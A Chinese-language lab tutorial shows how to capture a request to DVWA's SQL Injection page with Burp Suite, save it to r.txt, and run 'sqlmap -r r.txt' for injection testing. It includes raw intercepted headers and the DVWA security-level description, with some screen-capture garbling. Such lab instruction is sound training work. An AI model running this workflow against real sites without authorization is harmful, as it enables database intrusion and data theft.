

BurpSuite抓包配合sql实施注入

BurpSuite抓包获取请求报文

- 1、以DVWA中Low防护等级的SQL Injection模块为攻击目标

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)[CSP Bypass](#)[JavaScript](#)[DVWA Security](#)[PHP Info](#)[About](#)

DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.




PHPIDS


PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.


You can enable PHPIDS across this site for the duration of your session.

2、启动BurpSuite，并设置FoxyProxy代理开始抓包






3、输入1并提交，抓取到Http请求报文



Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options U:

Intercept HTTP history WebSockets history Options

 Request to http://192.168.203.1:80

Forward Drop **Intercept is on** Action Open Browser

Pretty **Raw** \n Actions ▾

```
1 GET /vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
2 Host: 192.168.203.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=vpg9p3f92957rlj0291tsbgv14; security=low
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
```

4、将报文转存为r.txt格式

BurpProjectIntruderRepeaterWindowHelp

DashboardTargetProxyIntruderRepeaterSequencerDecoderComparerExtenderProject optionsU

InterceptHTTP historyWebSockets historyOptions

✎ Request to http://192.168.203.1:80

ForwardDropIntercept is onActionOpen Browser

PrettyRaw\nActions

1 GET /vulnerabilities/sqli/?id=18Submit=Submit HTTP/1.1

2 Host: 192.168.203.1

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Connection: close

8 Cookie: PHPSESSID=vpg9p3f92957rlj0291tsbgv14; security=low

9 Upgrade-Insecure-Requests: 1

10 Cache-Control: max-age=0

11

12

Scan

Send to IntruderCtrl-I

Send to RepeaterCtrl-R

Send to Sequencer

Send to Comparer

Send to Decoder

Request in browser>

Engagement tools [Pro version only]>

Change request method

Change body encoding

Copy URL

Copy as curl command

Copy to file

Paste from file


Save item

文件(F) 编辑(E) 搜索(S) 选项(O) 帮助(H)

```
GET /vulnerabilities/sql/?id=1&Submit=Submit HTTP/1.1
Host: 192.168.203.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=vpg9p3f92957rlj0291tsbgv14; security=low
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

sqlmap利用报文完成注入检测

- 1、在保存有txt报文的地方打开命令行



2、键入命令 `sqlmap -r r.txt`

